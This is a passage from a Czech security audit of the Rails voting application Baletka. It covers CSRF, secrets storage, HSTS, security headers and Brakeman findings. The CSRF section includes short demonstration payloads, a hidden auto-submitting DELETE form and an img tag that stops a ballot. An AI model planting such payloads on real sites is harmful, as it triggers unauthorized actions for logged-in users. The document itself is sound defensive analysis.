Testování command injection v aplikaci Baletka nebylo nikterak rozsáhlé, jelikož se zde vyskytuje pouze jedno volání metody backticks, které je probíráno v sekci s automatizovaným testováním (viz výpis kódu 3.61). Tato zranitelnost byla odhalena pomocí nástroje Brakeman a skutečně se jednalo o potencionální zranitelnost, jejíž náprava je navržena v kapitole 4.

3.8 Odolnost proti CSRF

CSRF je zkratka pro Cross-site request forgery. Jedná se o častou techniku, kterou útočníci mohou použít k napadení webové aplikace. Na rozdíl od XSS (viz sekce 3.6) se však CSRF útoky nepokouší ukrást informace pro přihlášení do aplikace. CSRF totiž předpokládá, že jsme již do dané aplikace přihlášeni a útok se provede skrytě na pozadí, aniž bychom o tom věděli. Pojďme si uvést konkrétní příklad a prověřit zabezpečení proti tomuto typu útoku v aplikaci Baletka (a obecně v Rails aplikacích). Více o této problematice lze nalézt v [33] či v [34].

3.8.1 Simulace útoku CSRF

Zde je konkrétní příklad CSRF útoku. Řekněme, že uživatel a zároveň fiktivní člen Vědecké rady pan Vladislav Lágner hledá informace na fóru, kde je útočníkem umístěný HTML image element. Element místo obrázku však odkazuje na příkaz pro aplikaci Baletka. Takový příkaz může vypadat zhruba takto:

Pan Lágner se z aplikace Baletka řádně neodhlásil, takže jeho session je stále platná. Tím, že si zobrazí stránku s výše zmíněným elementem, pokusí se stránka načíst obrázek, který je v elementu uveden, a tím pošle na stránku validní session ID pana Lágnera. Aplikace Baletka poté ověří uživatele (pana Lágnera) pomocí session hash a následně smaže uživatele s ID 3, za předpokladu, že skutečně existuje taková metoda `destroy`.

Zvídavý čtenář může namítnout, že takový příkaz nebude mít na bezpečnost aplikace žádný vliv, jelikož se nad danou adresou vykoná metoda GET a nikoli metoda DELETE, jak útočník zamýšlel. Existují však dva případy, jak lze při špatném zabezpečení tohoto principu využít (více v [35]).

1. Pokud je metoda GET použita v případě, kde by měla být metoda PUT, POST, PATCH nebo DELETE. Obecně by metoda GET **neměla** být využita nikde, kde jsou modifikována, vytvářena nebo mazána data. Pokud tuto konvenci programátor aplikace poruší, může dojít k tomu, že pomocí metody GET jsou například data mazána, k čemuž by mohl sloužit podobný kód výše uvedenému.

2. Pokud je nesprávně nastavena kontrola CSRF ve webové aplikaci. Samotné nastavení bude popsáno níže v této sekci.

Abychom demonstrovali útok (konkrétně smazání uživatele), potřebujeme aby místo metody GET, byla použita metoda DELETE. Čehož (pouze v případě, že dojde k hrubému porušení zabezpečení CSRF v aplikaci) docílíme následujícím kódem 3.38.

Výpis kódu 3.38: Demonstrace smazání dat pomocí techniky CSRF.

```
1 <script>
2  var url = ████████████████████████████████
3  document.write('<form name=hack method=delete action='+url+'></form
     >')
4 </script>
5 <img src='' style="hidden" onLoad="document.hack.submit()" />
```

V kódu můžeme vidět, že na řádku 4 je v elementu `img` volán event `onLoad`, pomocí kterého se spustí skript na řádcích 1 až 4, kde se nejprve do proměnné načte URL stránky. Dále se pomocí metody `document.write()` na stránku zapíše formulář, který provede metodu DELETE s danou URL a tím vymaže uživatele s ID 3. Můžeme si povšimnout, že element `img` obsahuje kód `style="hidden"`, který udává že element bude na stránce skrytý, tedy běžný uživatel ho neuvidí. Při CSRF útocích bývají elementy často podobným způsobem před uživatelem maskovány.

3.8.2 Porozumění zabezpečení proti CSRF

Nyní si pojďme ukázat, jak vypadá správná ochrana proti CSRF ve webové aplikaci (v Rails). Existují dvě části, které při kontrole proti CSRF budeme potřebovat. První z nich by měla být vložena v kódu HTML daného webu. Jedná se o jedinečný token (příklad viz výpis kódu 3.39, token byl z důvodů lepší přehlednosti zkrácen). Druhá část je stejný token, který by měl být uložený v session cookie. Tyto části se pak v případě, že je odeslána žádost na požadavek POST, PUT, PATCH nebo DELETE porovnají. Rails se tedy před každým takovým požadavkem ujišťuje, jestli se tokeny shodují a když ano, až poté je požadavek dál zprocesován. V opačném případě by měl být požadavek (pokud je aplikace správně zabezpečena) odmítnut.

Výpis kódu 3.39: Příklad autentizačního tokenu.

```
1 <meta name="csrf-param" content="authenticity_token">
2 <meta name="csrf-token" content="FTqP4gGrlpHC4 ... g==">
```

3.8.3 Integrace zabezpečení proti CSRF v Rails

Pokud budeme dodržovat pravidla používání HTTP metod, které už jsme zmínili v sekci 3.8.1, tedy metodu GET budeme používat pouze v případě, kdy

nijak neměníme data samotná, ani jejich stav, potom bude integrace zabezpečení triviální. Vývojáři aplikace stačí v controlleru (application_controller.rb) přidat řádek (viz výpisu kódu 3.40 řádek 2), který umožňuje ochranu proti CSRF. A dále nesmíme zapomenout na každé stránce uvádět `authenticity token` viz výpis kódu 3.39, což zařídíme pomocí řádku 4, opět viz výpisu kódu 3.40.

Výpis kódu 3.40: Integrace CSRF v Rails.

```
1 #app/controllers/application_controller.rb
2 protect_from_forgery with: :exception
3
4 #app/views/layouts/application.html.erb
5 <%= csrf_meta_tags %>
```

Tímto je aplikace chráněna proti CSRF. Když se podíváme do zdrojového kódu aplikace Baletka, přesně tuto ochranu tam také nalezneme. Pojďme si však ještě ukázat, jaká je přesná funkčnost metod `protect_from_forgery` a `csrf_meta_tags`.

Začněme s metodou `csrf_meta_tags`. Jedná se o helper metodu (helper metoda je metoda vytvořená pro view, která má za úkol oddělovat logiku kódu a samotný kód tak udělat čitelnějším), která vkládá tag `authenticity token` do HTML a také do session cookie. Když zjednodušíme problematiku vytváření tokenu, dostaneme se k následující metodě, viz výpis kódu 3.41.

Výpis kódu 3.41: Generování autentizačního tokenu.

```
1 def real_csrf_token(session)
2   session[:_csrf_token] ||= SecureRandom.base64(
      AUTHENTICITY_TOKEN_LENGTH)
3   Base64.strict_decode64(session[:_csrf_token])
4 end
```

Tato metoda (`real_csrf_token`) má za úkol dvě věci. Uložení tokenu do session cookie a pak také vygenerování tokenu (nezašifrovaného). Token se do session cookie posílá nezašifrovaný z důvodu, že samotná session cookie se následně šifruje. Poté ještě musíme vložit token do HTML, zde už však být zašifrovaný musí. Šifrování provedeme, viz výpis kódu 3.42. Kde na řádku 1 vytvoříme jednorázový klíč (one-time pad), pomocí kterého na řádku 2 získáme zašifrovaný token tím, že provedeme operaci xor nad jednorázovým klíčem a nezašifrovaným tokenem. Poté už jen na řádku 3 a 4 spojíme jednorázové heslo a zašifrovaný token a zakódujeme do Base64, z čehož nám vznikne finální token, který se později vloží do HTML kódu.

Nyní se zbývá podívat na metodu `protect_from_forgery`. Hlavním účelem této metody je přidání volání metody `verify_authenticity_token` do každého controlleru. Už název této metody napovídá, že token se zde bude ověřovat. Vlastně se budou ověřovat všechny dostupné tokeny a je požadováno, aby se alespoň jeden z tokenů shodoval s tokenem v session cookie. Dochází zde k inverzním operacím, které jsme prováděli při vytváření tokenů, a tím se

Výpis kódu 3.42: Šifrování autentizačního tokenu.

```
1 one_time_pad = SecureRandom.random_bytes(AUTHENTICITY_TOKEN_LENGTH)
2 encrypted_csrf_token = xor_byte_strings(one_time_pad, raw_token)
3 masked_token = one_time_pad + encrypted_csrf_token
4 Base64.strict_encode64(masked_token)
```

vyprodukuje nezašifrovaný token, který je následně porovnán a pokud dojde ke shodě, požadavek je autorizován.

3.8.4 Zranitelnost CSRF v aplikaci Baletka

V předchozí sekci 3.8.3 jsme sice tvrdili, že v aplikaci Baletka nalezneme ochranu proti CSRF, ovšem v rámci testování byla objevena potenciální zranitelnost (i přesto, že ochrana proti CSRF byla použita). V controlleru pro hlasování se nachází metody `start` a `stop`, které modifikují stav, což znamená, že aby ochrana proti CSRF fungovala, nesmí být tyto metody typu GET. Tyto metody však typu GET jsou a to dává možnost útočníkovi zastavit probíhající hlasování, aniž by si toho administrátor všiml. Opět musíme být velice důslední ve všech detailech a i když je použitých metod velké množství, je třeba u každé metody správně určit jakého bude typu. Samotná zranitelnost byla v aplikaci Baletka odsimulována a umístěním kódu 3.43 na externí stránku, ke které administrátor přistoupil, bylo zastaveno hlasování s ID 56.

Výpis kódu 3.43: Příklad útoku na metodu stop pomocí CSRF.

```
1 <img src='https://baletak.local/ballots/56/stop' style="hidden"/>
```

Toto byla jediná zjištěná zranitelnost tohoto typu, jejíž praktické využití by bylo velmi obtížné. Zranitelnost navíc dává útočníkovi „pouze“ možnost hlasování zastavit, nejde ovšem pomocí CSRF jinak vážněji poškodit hlasovací proces.

3.9 Zabezpečení prostředí

V této sekci se budeme zabývat bezpečnou konfigurací prostředí, budeme tedy převážně zkoumat soubory v adresáři `config` (jako například secrets.yml). Všechny Rails aplikace musí nějakým způsobem pracovat s tajnými údaji (secrets), minimálně je třeba používat `secret_key_base`, který slouží primárně ke třem činnostem:

- Odvozování klíče pro šifrování cookie.
- Odvozování klíče pro podepisování cookie.
- Použití v metodě message_verifier.

Zároveň mohou některé API třetích stran požadovat uložení podobných tajných údajů. V aplikaci Baletka to můžou být technologie jako reCaptcha, goSMS nebo autorizační server OAuth.

Existují tři doporučené způsoby, jak bezpečné uložení těchto dat (klíčů) zajistit. Všechny si zde probereme a uvede si, který ze způsobů používá aplikace Baletka a zda je dostatečně bezpečný. Nyní se zaměříme na soubor `secrets.yml`. Po ostatních podobných souborech (například `database.yml`) v tomto adresáři však budeme požadovat podobné principy zabezpečení.

Také zmiňme, že je možné klíče ukládat přímo do systému, kde je daný server spuštěn. Takovými způsoby se zde však zde nebudeme zabývat.

3.9.1 Ukládání tajných údajů přímo do secrets.yml

První a nejméně sofistikovanou možností, je možnost tajné údaje (secrets) ukládat přímo do souboru secrets.yml, pak je ale velmi důležité, aby tento soubor zůstal dobře chráněný a nebyl tak například nahrán společně s ostatními soubory do verzovacího systému (je dobré při používání git umístit takový soubor do .gitignore, aby omylem nedošlo k jeho zveřejnění).

3.9.2 Ukladání tajných údajů do proměnných prostředí

Druhá, o něco sofistikovanější možnost, je získávat tajná data z proměnných prostředí (viz výpis kódu 3.44).

Výpis kódu 3.44: Příklad souboru secrets.yml.

```
1 #config/secrets.yml
2 production:
3   secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Na řádku 2 je specifikátor prostředí (základní možnosti jsou development, test a production). Dále na řádku 3 jak, již bylo zmíněno, je pomocí proměnné prostředí zjištěna hodnota `secret_key_base` (více v [36]).

Tato metoda je s drobnou modifikací použita v aplikaci Baletka. Existuje několik přístupů, jak ukládat proměnné prostředí. Baletka na ukládání používá gem **Figaro**, který proměnné prostředí ukládá do souboru `application.yml` (tento soubor musí být uveden v souboru .gitignore, aby nebyl omylem nahrán společně s kódem). Další alternativou může být použití gemu **Dotenv**, nebo proměnné prostředí ukládat nějakým způsobem přímo do systému, ve kterém aplikace běží.

Pojďme si ještě uvést, že pokud v naší aplikaci používáme externí příkaz (v aplikaci Baletka například gnuplot), vytvoří se nový podproces, který dědí proměnné prostředí. Teoreticky je tak možné tyto proměnné získat (v tomto případě není důvod, proč by měl mít příkaz gnuplot přístup ke všem proměnným prostředí). Je tedy vhodné před každým takovým externím příkazem proměnné prostředí v podprocesu přepsat. Jedna z možností, jak toho dosáhnout, je proměnné dočasně uložit a použít příkaz `ENV.clear`, který vymaže

všechny hodnoty proměnných prostředí. Následně po vykonání externího příkazu pak proměnné nastavit na původní hodnoty před voláním. Další možností je spustit ve podprocesu nejdříve skript, který nastavuje proměnné prostředí (tento skript nastaví jejich výchozí stav).

Zde se jedná o reálnou zranitelnost, ovšem ne o přímou, ale pouze sekundární, kdy by musel být v systému spuštěn útočníkův kód, což by se při správném zabezpečení ostatních aspektů aplikace nemělo stát. Je ale dobré vždy být připraven na tu nejhorší situaci a nespoléhat se na funkčnost jiného bezpečnostního opatření. Více o této problematice lze nalézt v [37].

V aplikaci Baletka je tedy ukládání proměnných prostředí implementováno jedním z doporučených bezpečných způsobů. Je však nutné velmi pečlivě dbát na to, kde jsou proměnné uloženy.

Pro zajímavost zmiňme, že kdybychom data uložili například do souboru .bashrc (nebo .bash-profile), měl by k těmto proměnným přístup každý běžící proces pod daným uživatelem systému. Zde se však již dostáváme za hranice zabezpečení webové aplikace a jak jsme na začátku uvedli, způsoby ukládání těchto dat přímo do systému nebudeme detailně probírat.

3.9.3 Šifrování tajných údajů (encypted secrets)

Třetí varianta je podporována až od verze Rails 5.1., avšak aplikace Baletka v době psaní této práce používá verzi Rails 5.0.7, tedy vyžaduje aktualizaci k implementaci této možnosti. I přesto si zde tuto možnost popíšeme. Tato sekce vychází především z [38].

Touto třetí možností je šifrování tajných údajů (encypted secrets). I když je použita verze Rails 5.1 nebo vyšší, je nutno tuto metodu explicitně povolit a správně nastavit, jelikož je ve výchozím stavu vypnuta. První je zapotřebí vygenerovat klíč v kořenovém adresáři dané aplikace, pomocí příkazu `rails secrets:setup`. Tento příkaz vytvoří dva soubory, soubor `secrets.yml.key`, pomocí kterého se budou šifrovat soubory a soubor `secrets.yml.enc`, což je zašifrovaná varianta souboru `secrets.yml`.

Pomocí příkazu `rails secrets:edit` pak můžeme soubor `secrets.yml.enc` otevřít v nezašifrované podobě a editovat ho. Obsah původního souboru `secrets.yml` můžeme přesunout do zašifrovaného souboru `secrets.yml.enc` a nezašifrovanou verzi vymazat, nebo jí používat k testovacím účelům.

Pro správné fungování dané aplikace musíme ještě nastavit čtení zašifrovaných secrets. V souborech `config/environments/*` (dle daného prostředí), tedy přidáme tento kód 3.45.

Ukládání tajných údajů tímto způsobem má několik výhod. Už z názvu plyne výhoda, že data jsou zašifrovaná, mohou tak být nahrána společně s kódem do verzovacího systému, vidíme tak změny (verze) tohoto souboru. Tato metoda, stejně jako předchozí, je závislá na bezpečném uchování nějakého souboru (v tomto případě `secrets.yml.key`), tak aby se k němu útočník nemohl dostat a data tak rozšifrovat.

Výpis kódu 3.45: Povolení čtení zašifrovaných tajných údajů (encrypted secrets).

```
1 #production.rb | development.rb | test.rb
2 config.read_encrypted_secrets = true
```

Na závěr ještě zmiňme nejnovější možnost ve verzi Rails 5.2, která nahrazuje encypted secrets a jmenuje se encypted credentials. Funguje na stejném principu jako encypted secrets, avšak obsahuje drobné rozdíly (například vytváří jiným způsobem šifrovací klíč). Více informací k tomuto tématu lze nalézt zde [39].

3.10 Zabezpečení komunikace (HTTP)

V této sekci si uvedeme jak probíhá komunikace mezi serverem a klientem, na co je třeba si dávat při nastavení této komunikace pozor a jaké máme možnosti zabezpečení. Uvedeme si, že je více než doporučené provádět komunikaci pomocí HTTPS a také představíme technologii HSTS a jak ji správně použít. Dále pak také zmíníme natavení hlaviček odpovědí (response header). Budeme také informovat o tom jestli daná nastavení jsou aplikována i pro webovou aplikaci Baletka.

3.10.1 Porozumění komunikaci pomocí protokolu HTTP a HTTPS

Informace uvedené v této sekci vychází především z [40]. Protokol HTTP funguje na takzvaném principu požadavek-odpověď (request-response) v modelu klient-server. Nechť webový prohlížeč je klient a aplikace spuštěná na serveru (například Baletka) je server. Client (tedy webový prohlížeč) pošle HTTP požadavek na server (tedy aplikaci), ten jej zpracovává. Po zpracování server poskytuje zdroje jako například HTML soubor, nebo provádí další funkce v závislosti na požadavku. Po zprocesování vrací klientovi odpověď. Odpověď se liší dle daného požadavku, vždy však obsahuje status o provedení požadavku (status code) dále také hlavičku (header), která obsahuje dodatečné informace o komunikaci (bude upřesněno v následující sekci viz 3.10.3). Některé odpovědi pak obsahují také požadovaný obsah v jejím těle. Odpověď tedy může vypadat například takto (viz výpis kódu 3.46).

Řádek 1 v odpovědi je takzvaný status řádek, udávající protokol jeho verzi a status (v tomto případě 200). Dále řádky 2 až 7 obsahují jednotlivé hlavičky, poté následuje jeden prázdný řádek a následně na řádku 9 je tělo odpovědi.

Dříve než se podíváme na samotné zabezpečení, pojďme si ještě uvést rozšíření protokolu HTTP, kterým je HTTPS (kde písmeno S značí slovo „secure“, tedy bezpečný). Pokud tedy URL adresa začíná HTTPS, je tím dána prohlí-

Výpis kódu 3.46: Příklad HTTP odpovědi (response).

```
1 HTTP/1.1 200 OK
2 Date: Tue, 01 May 2018 09:11:36 GMT
3 Server: Apache
4 X-Frame-Options: DENY
5 Location: ███████████████████████████
6 Content-Length: 28
7 Content-Type: text/html; charset=iso-8859-1
8
9 This is example of response.
```

žeči informace, že má navíc použít protokol zajišťující šifrování komunikace SSL/TLS. Protol SSL/TLS je navržen přímo pro potřeby HTTP a umožňuje ochranu i za předpokladu, že pouze jedna strana (většinou server) je autentizovaná.

HTTPS protokol tedy vytváří šifrovanou komunikaci na potenciálně nezabezpečené síti. Za předpokladu, že je použito vhodné šifrování, může zamezit potencionálním útokům jako je man-in-the-middle.

Útok man-in-the-middle lze zrealizovat například tak, že částí sítě, přes kterou komunikace putuje, můžeme uživateli podvrhnout stránku se svým obsahem ze svého serveru. (Toho lze dosáhnout například podvžením DNS záznamu nějakého serveru.) Za předpokladu, že používáme HTTPS s platnými certifikáty, tento útok provést nepůjde, útočník totiž nemůže na svém serveru použít cizí platný certifikát.

Pro upřesnění uveďme, že certifikáty jsou elektronické dokumenty, ověřující daný server a měly by být vydávány certifikačními autoritami. Pokud chceme takový certifikát zřídit, je třeba dbát na to aby daná autorita byla důvěryhodná (mezi nejznámější patří Comodo, Digicert, Let's Encrypt).

Nyní už tedy známe základní potřebné informace o protokolu HTTP a můžeme tedy přejít k jeho použití v zabezpečené formě.

3.10.2 Technologie HSTS

Nyní si zde představíme technologii HSTS (HTTP Strict Transport Security) a ukážeme si její využití v aplikaci Baletka. Při správném použití této technologie říkáme prohlížeči, že pokud chce přistoupit klient na stránku pomocí protokolu HTTP, má být automaticky přesměrován na bezpečnou verzi HTTPS. Na první pohled se může zdát, že tato technologie není zas tak důležitá, uveďme si však příklad. Uživatel spustí webový prohlížeč a zadá adresu ██████████████, prohlížeč automaticky použije nezabezpečený protokol HTTP, a i když naše stránka podporuje protokol HTTPS, uživatel bude nyní komunikovat přes HTTP a tím může být potenciálně ohrožen. Tato technologie má tedy především fungovat jako ochrana uživatelů.

HSTS se aplikuje přidáním následující hlavičky (viz výpis kódu 3.47).

Výpis kódu 3.47: Příklad hlavičky HSTS (základní varianta).

```
1 Strict-Transport-Security: max-age=31536000
```

Tato hlavička se skládá z názvu (`Strict-Transport-Security`) a hodnoty (`max-age`). Hodnota `max-age` udává čas v sekundách, po který je hlavička platná (v případě uvedeném zde se jedná o jeden rok).

Pokud je tedy tato hlavička platná, prohlížeč nepovolí připojení na stránku pomocí nezabezpečeného protokolu HTTP. Navíc po každém přistoupení na tuto stránku se hlavička obnoví. Pokud se tedy pokusíme přistoupit na stránku pomocí nezabezpečeného protokolu HTTP, dojde k automatickému přesměrování prohlížečem na HTTPS verzi (lze ověřit pomocí odpovědi s kódem 307 Internal redirect).

Zvídavý čtenář by mohl namítnout, že pokud však uživatel ke stránce nikdy v minulosti nepřistoupil a neví o této technologii, pak bude moci použít protokol HTTP a může se tak stát cílem útoku. K tomu nám slouží přidat do hlavičky mechanizmus `preload`. Mechanizmus `preload` funguje tak, že doména musí být nejdříve po splnění určitých požadavků přidána do takzvaného Chrome preload seznamu, což je databáze všech domén, které tuto technologii obsahují. Prohlížeče (například Chrome, Opera, Firefox a další) s tímto seznamem pak pracují a pokud se nějaká doména na tomto seznamu vyskytuje, vždy požadují spojení pomocí HTTPS protokolu. Hlavička pak může vypadat například takto (viz výpis kódu 3.48).

Výpis kódu 3.48: Příklad hlavičky HSTS (varianta s preload).

```
1 Strict-Transport-Security: max-age=31536000; includeSubdomains;
    preload
```

Vidíme, že název a hodnota `max-age` zůstávají stejné, dále si však můžeme všimnout hodnoty `includeSubdomains`. Ta zajišťuje, aby HSTS byla aplikována i na všech subdoménách. Jako poslední vidíme mechanizmus `preload`, který jsme si již vysvětlili.

Na závěr zmiňme, že aplikace Baletka technologii HSTS využívá, avšak není na ní aplikován mechanizmus `preload`. HSTS v aplikaci Baletka je implementováno takto (viz výpis kódu 3.49).

Výpis kódu 3.49: Aplikování HSTS v aplikaci Baletka.

```
1 #config/environments/production.rb
2 config.force_ssl = true
```

Přidáním tohoto kódu do nastavení prostředí aplikace se vloží do middleware stacku naší aplikace `ActionDispatch::SSL`, který je zodpovědný za:

1. Přesměrování všech HTTP požadavků na variantu HTTPS.
2. Nastavení příznaku `secure` u cookies, který pověřuje prohlížeč, aby neposílal cookie v textové podobě.
3. Přidá HSTS hlavičku do odpovědi.

V konfiguraci aplikace pak také můžeme podrobněji nastavovat HSTS (viz výpis kódu 3.50).

Výpis kódu 3.50: Nastavení HSTS v Rails.

```
1 config.ssl_options = { hsts: { preload: true } }
2 config.ssl_options = { hsts: { expires: 10.days } }
3 config.ssl_options = { hsts: false }
```

Pomocí tohoto kódu můžeme na řádku 1 vidět zapnutí `preload` mechanizmu, na řádku 2 nastavení hodnoty `max-age` a na řádku 3 vidíme, jak lze HSTS v Rails explicitně vypnout.

Informace uvedené v této sekci byly částečně převzaty z [41]. Na stránce hstspreload.org lze také nalézt více informací o technologii HSTS a zároveň lze ověřit danou doménu, zda používá mechanizmus HSTS `preload`.

3.10.3 HTTP Hlavičky (headers)

V této sekci si popíšeme běžné bezpečnostní hlavičky obsažené v HTTP odpovědi. Zároveň prozkoumáme, které z těchto hlaviček jsou použity v aplikaci Baletka a na jaké hodnoty jsou nastaveny. Dále v této sekci již nebudeme probírat hlavičku Strict-Transport-Security, kterou jsme detailně probrali v předchozí sekci 3.10.2.

Dříve než začneme probírat jednotlivé hlavičky, zmiňme, že jejich použití může mít vliv na bezpečnost aplikace, jedná se však až o druhotné zabezpečení (tedy vícevrstevná bezpečnost). Jak již v této práci bylo mnohokrát zmiňováno, není dobré se spoléhat pouze na jeden bezpečnostní mechanizmus.

Také je dobré zmínit, že mnoho hlaviček nemusí být v různých webových prohlížečích podporováno. Je tedy dobré s tímto faktem počítat, a nikdy se z hlediska bezpečnosti nespoléhat pouze na hlavičky, jelikož jejich použití není vždy garantováno.

Začněme s hlavičkou **Content Security Policy** (CSP) jejímž hlavním cílem je zmírnit dosah XSS útoků. CSP umožňuje správcům serveru eliminovat XSS zadáním domén, které prohlížeč považuje za validní zdroje spustitelných skriptů. Prohlížeč kompatibilní s protokolem CSP provede pouze skripty načtené v zdrojových souborech přijatých z domén, které jsou obsaženy na takzvaném whitelistu, ignoruje všechny ostatní nedůvěryhodné skripty (včetně inline skriptů).

Pojďme si nyní ukázat příklady použití této hlavičky (viz výpis kódu 3.51).

Výpis kódu 3.51: Jednoduchý příklad hlavičky CSP.

```
1 Content-Security-Policy: default-src 'self'
```

Touto hlavičkou je specifikováno, že veškerý obsah má pocházet ze samotného webu (to vylučuje subdomény). Ukážeme si ještě jeden příklad použití (viz výpis kódu 3.52).

Výpis kódu 3.54: Příklady hlavičky X-XSS-Protection.

```
1 X-XSS-Protection: 0
2 X-XSS-Protection: 1
3 X-XSS-Protection: 1; mode=block
4 X-XSS-Protection: 1; report=<reporting-uri>
```

Výpis kódu 3.52: Složitější příklad hlavičky CSP.

```
1 Content-Security-Policy: default-src 'self'; img-src *; media-src *.
    fit.cvut.cz *.fel.cvut.cz; script-src https://marast.fit.cvut.cz
```

Touto hlavičkou je specifikováno, že webová aplikace může zahrnout obrázky z jakéhokoli zdroje (`img-src *`). Ale omezuje zvuková média na důvěryhodné poskytovatele (`*.fit.cvut.cz *.fel.cvut.cz`, tedy na tyto dvě domény a všechny jejich subdomény). Skripty jsou pak povoleny pouze z jedné konkrétní domény (`script-src https://marast.fit.cvut.cz`).

Ještě k této hlavičce zmiňme, že lze použít místo ní variantu v podobě `<meta>` elementu. Ani jednu z těchto variant však aplikace Baletka nepoužívá.

Jako další hlavičku si uvedeme **X-Frame-Options**, která určuje zda má být povoleno vykreslovat stránku pomocí elementů `<frame>`, `<iframe>` nebo `<object>`. Tato hlavička je vhodná především vůči takzvanému clickjakingu. Útoku clickjacking lze například provést pomocí neviditelného (zakrytí pomocí CSS) elementu `<iframe>`, na který když uživatel klikne, spustí nějakou akci, aniž by o tom věděl.

Existují tři direktivy, pomocí kterých můžeme hlavičku X-Frame-Options nastavit (viz výpis kódu 3.53).

Výpis kódu 3.53: Příklady hlavičky X-Frame-Options.

```
1 X-Frame-Options: DENY
2 X-Frame-Options: SAMEORIGIN
3 X-Frame-Options: ALLOW-FROM https://fit.cvut.cz
```

Na řádku 1 je hlavička, která neumožňuje zobrazovat stránku v některém z uvedených elementů. Dále na řádku 2 je umožněno zobrazovat stránku v jednom z uvedených elementů, pouze však z téže domény (specifikace se u různých prohlížečů může lišit). Tato direktiva nebývá často používána. Na řádku 3 pak je možné zobrazovat stránku v jednom z uvedených elementů jen v případě, že pochází z uvedeného zdroje (`fit.cvut.cz`).

U této hlavičky **nelze** použít varianty s `<meta>` elementem. V aplikaci Baletka je tato hlavička použita s direktivou `DENY`.

Další si ukážeme hlavičku **X-XSS-Protection**, která už z názvu říká, že se jedná o ochranu proti cross-site scripting. Tato hlavička bývá často nahrazována hlavičkou CSP, kterou zmiňujeme výše, avšak její využití můžeme nalézt u uživatelů, kteří používají starší verze prohlížečů, které nepodporují CSP. Nyní si ukážeme, které direktivy lze použít (viz výpis kódu 3.54).

Na řádku 1 je filtrování XSS vypnuto na řádku 2 naopak povoleno. Dále řádek 3 navíc uvádí, že pokud bude útok detekován, stránka se nebude vykreslovat. Na řádku 4 je uvedeno, že pokud je detekován útok, stránka bude sanitizována a bude ohlášeno narušení. Aplikace Baletka tuto hlavičku aplikuje a používá direktivu uvedenou na řádku 3.

Jako poslední si ukážeme hlavičku **Referrer-Policy**, abychom si však mohli ukázat jak funguje, musíme si vysvětlit co je to **referrer**. Pokud uživatel na stránce klikne na odkaz, stránku, ze které přistoupil, budeme označovat jako původní, a stránku, na kterou byl přesměrován, budeme označovat jako odkazovanou. Pokud tedy přijdeme na odkazovanou stránku a hlavička Referrer-Policy je správně nastavena, může správce dané stránky zjistit, odkud jsme přišli. Pomocí této hlavičky tedy budeme nastavovat restrikce, které budou určovat, co může být do reffereru uloženo. Ukažme si příklad (viz výpis kódu 3.55).

Výpis kódu 3.55: Příklad hlavičky Referrer-Policy.

```
1 Referrer-Policy: origin
2 Referrer-Policy: no-referrer-when-downgrade
```

Na řádku 1 máme uvedenou hlavičku s direktivou, která zaručí, že vždy bude nastaven refferrer na původní adresu, avšak cesta bude z adresy odstraněna (zůstane pouze doména). Na řádku 2 pak nebude refferrer nastaven, pokud odkaz vedl ze stránky využívající HTTPS na HTTP, v jiném případě bude do refferreru uložena celá URL adresa. Existují další direktivy této hlavičky, avšak ty zde už nebudeme uvádět. Tato hlavička není v aplikaci Baletka aplikována.

Rádi bychom zmínili další zajímavé restriktivní hlavičky, které nejsou v aplikaci Baletka aplikovány: Access-Control-Allow-Origin, X-Download- Options, X-Permitted-Cross-Domain-Policies, X-Content-Type-Options. Více informací a specifikace jednotlivých hlaviček lze nalézt v [42]. Jak jsme již výše zmínili, hlavičky nejsou prvotním bezpečnostním opatřením jejich správné využití však může stránce dopomoci k využití principu defence in depth.

3.11 Automatizované testování/skenování

Jak je již zmíněno v sekci 3.2, budeme využívat k automatickému testování nástroje Brakeman a Rubysec.

Pomocí příkazu `brakeman -A -o brakemanControl.html` spustíme automatické testování aplikace Baletka. Přepínač `-A` značí, že chceme provést všechny dostupné druhy testů a pomocí přepínače `-o` můžeme dále zadat jméno a typ souboru s výsledky zkoumání.

Ve vygenerovaném souboru nalezneme mimo jiné informace o tom, které testy byly vykonány, používanou verzi Rails a také jednotlivá varování, která byla zjištěna v aplikaci Baletka (viz tabulka 3.3).

Tabulka 3.3: Bezpečnostní varování - Brakeman.

Warning Type	Total
SQL Injection	2
File Access	1
Cross-Site Scripting	2
Command Injection	1

Výpis kódu 3.56: Potencionální zranitelnost – SQL injection (metoda order).

```
1 if params[:limit]
2     @ballots = Ballot.all.order("\"ballots\".\"#{sort_column}\" #{
    sort_direction}").page(params[:page]).per(params[:limit])
3 else
4     @ballots = Ballot.all.order("\"ballots\".\"#{sort_column}\" #{
    sort_direction}").page(params[:page])
5 end
```

Nástroj Rubysec spustíme pomocí příkazu viz sekce 3.2.2 z kořenového adresáře zkoumaného projektu. Rubysec následně vypíše, zda našel zranitelnosti týkající se zastaralých gemů. Pokud ano, vypíše jakou verzi v našem projektu používáme a pokud je dostupná oprava, sdělí nám na jakou verzi máme gem aktualizovat. Zároveň je také dostupný odkaz na danou zranitelnost, což nám může pomoci ji detailněji prostudovat.

Pojďme si nyní jednotlivá varování z obou nástrojů podrobně rozebrat a ukázat si, zda se jedná o reálné zranitelnosti či nikoli.

3.11.1 Brakeman - SQL injection

SQL injection jsme se již věnovali v sekci 3.7, tudíž už známe principy fungování tohoto útoku. Zde si ukážeme konkrétní metodu, která může být potenciálním bezpečnostním rizikem pro aplikaci Baletka.

Nástroj Brakeman nás upozornil na možnou zranitelnost, viz výpis kódu 3.56. Z toho vidíme, že zde jsou prováděny SQL dotazy pomocí metody `order` na řádcích 2 a 4. Zaměříme se pouze na jeden z těchto řádků, jelikož prováděný SQL dotaz bude totožný na obou řádcích. Konkrétně varování z nástroje Brakeman říká: „Possible SQL injection near line 2:“ a to samé varování je uvedeno na řádku 4 (čísla řádku byla změněna z demonstračních důvodů).

Do metody `order` dosazujeme 2 parametry, ke kterým jsou vytvořeny metody `sort_column` a `sort_direction`. Právě pomocí těchto metod může potenciálně dojít k zadání takových dat, aby bylo možné kódu využít k jinému než prvotnímu účelu.

Pro zjištění, zda je zranitelnost podchycena, si uvedeme ještě jeden výpis kódu, a to metody `sort_column` a `sort_direction` viz výpis kódu 3.57.

Výpis kódu 3.57: Pomocné metody (parametry metody order – viz výpis kódu 3.56).

```
1 def sort_column
2     %w(ballot_num title from to state).include?(params[:column]) ?
      params[:column] : 'ballot_num'
3 end
4
5 def sort_direction
6     %w(asc desc).include?(params[:direction]) ? params[:direction] :
       'desc'
7 end
```

